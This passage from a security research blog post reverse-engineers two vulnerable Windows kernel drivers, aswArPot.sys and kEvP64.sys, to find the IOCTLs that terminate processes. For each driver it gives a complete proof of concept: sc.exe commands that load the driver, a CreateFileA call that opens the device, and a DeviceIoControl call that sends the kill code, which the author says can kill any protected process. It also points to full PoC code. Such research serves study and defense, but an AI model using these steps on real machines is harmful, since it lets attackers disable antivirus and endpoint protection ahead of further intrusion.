// IOCTL_DispatchFunction() is used to handle IRP_MJ_DEVICE_CONTROL

    // When a Nt/ZwNtDeviceIoControlFile() is used on this driver the function
'IOCTL_DispatchFunction' will be executed.
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTL_DispatchFunction;
```

Now, we moonwalk again.

Two functions using a driver object in argument

We see 2 functions using the driver object `a1` as an argument. We come from `Device_Arpot2()`, so let's check this `Device_Avar()`.

Device and symbolic link creation for Avar

It looks pretty much like our `Device_Arpot2()` code. But unlike `Device_Arpot2()`, we don't see any manipulation of the drivers object attribute `MajorFunction`.

However, we see that the `Avar_Device` variable is set with the newly created `Avar` device object.

This means that at least 2 devices will be available for this driver after load (`Arpot2` and `Avar`).

This solves our mystery on the device object check that we saw here:

device check and call to the function we came from

The purpose of this check is to dispatch the `IRPs` to the appropriate device.

Now, we have all the information, we need!

- the device in charge of our process termination function is the `Avar` one;
- the IOCTL is `0x9988C094`;
- our vulnerable **driver** name is `**asw**ArPot`, this means that the device name will be `**asw**SP_Avar`.

Install the vulnerable driver:

```
sc.exe create aswArPot.sys binPath= C:\windows\temp\aswArPot.bin type= kernel && sc.exe start
aswArPot.sys
```

Then, retrieve an handle on the appropriate device :

```
CreateFileA("\\\\.\\aswSP_Avar", GENERIC_WRITE|GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
```

And send the kill IOCTL with the PID of our target using `DeviceIoControl`

```
DeviceIoControl(hDevice, 0x9988c094, &pid, sizeof(pid), NULL, 0, &lpBytesReturned, NULL);
```

VOILA, you now have a PoC that allows you to kill any protected process using a vulnerable driver. EASY PEASY!

You can find the full PoC code here.

Case 2: kEvP64.sys - anti-virus & anti-rootkit driver by PowerTool

This driver is associated to the anti-virus & anti-rootkit program `PowerTool`.

To find this one, I modified the search criteria of my `LOLDrivers_finder` script.

As I said earlier, there are many ways to retrieve a handle on a running process. The usual one (searched by default in the script) is to use `Zw/NtOpenProcess`.

Still, you can also use the kernel function `PsLookupProcessByProcessId()` to retrieve a pointer to the `EPROCESS` structure of a running process using its `PID` (documentation here). `EPROCESS` is a data structure representing the process object in the kernel (documentation here).

You then pass this pointer to the `ObOpenObjectByPointer()` kernel function to retrieve a handle on the process (documentation here).

To find drivers using `PsLookupProcessByProcessId()` and `ObOpenObjectByPointer()` with `LOLDrivers_finder`, I replaced:

```
OPEN_FUNCTIONS = ["ZwOpenProcess", "NtOpenProcess"]
...
...
functions_list = [TERMINATE_FUNCTIONS, OPEN_FUNCTIONS]
```

by

```
OPEN_FUNCTIONS = ["PsLookupProcessByProcessId"]
OPEN_FUNCTIONS2 = ["ObOpenObjectByPointer"]
...
...
functions_list = [TERMINATE_FUNCTIONS, OPEN_FUNCTIONS, OPEN_FUNCTIONS2]
```

(Yes… I will modify the script to be more flexible… eventually…)

Now, let’s analyze this driver!

As usual we go directly where `ZwTerminateProcess()` is called.

Code that terminate the process

Like in our previous case, we see that the process handle retrieved is passed to `ZwTerminateProcess()`.

Instead of searching for `ZwOpenProcess()`, search for `PsLookupProcessByProcessId()` used with `ObOpenObjectByPointer()`.

Let’s moonwalk.

IOCTL check

We land on a `else` statement. If the `IOCTL` is not `0x22211C` then substract `0x22201C`.

This result is used in a switch case where `0x18` is the value leading to our `terminate_process function()`.

Calculation on the IOCTL

We go a little bit up on the code to check the value of the `if` statement. Here the checked condition is if the `IOCTL`is greater than `0x22211C`.

In a nutshell, the IOCTL leading to our `terminate_process function()` must be:

1. inferior to `0x22211C`;
2. not equal to `0x22211C`;
3. the IOCTL value substracted by `0x22201C` gives `0x18`.

Retrieving the `IOCTL` is simple:

```
0x22201C + 0x18 = 0x222034
```

Now we moonwalk one last time.

Basic DriverEntry

Well, we end up directly in the `DriverEntry()`!

The function handling `IRP_MJ_DEVICE_CONTROL` (`MajorFunction[14]`) is the one we came from (`IOCTL_Dispatch`).

There is only one device with the name `KevP64`.

The PoC comes as follow:

Install the vulnerable driver:

```
sc.exe create kEvP64.sys binPath= C:\windows\temp\kEvP64.bin type= kernel && sc.exe start kEvP64.sys
```

Retrieve a handle on the device :

```
CreateFileA("\\\\.\\KevP64", GENERIC_WRITE|GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
```

Send the kill IOCTL with the PID of the target using `DeviceIoControl`:

```
 DeviceIoControl(hDevice, 0x222034, &pid, sizeof(pid), NULL, 0, &lpBytesReturned, NULL);
```

And again… **VOILA**!

The full PoC code is here.

You can find the drivers and some extra information on the PoCs on the 'Killers' repository.

I hope you enjoyed this post!

If you want to go deeper on the Windows kernel driver subject, I recommand :

- the amazing Windows Kernel Programming by Pavel Yosifovich book. You will find strong theorical information and a lot of practical exercices.
- the awesome Offensive Driver Development training. Low price but high quality!

Thanks to M. and @r00tbsd for the proofreading!

Sources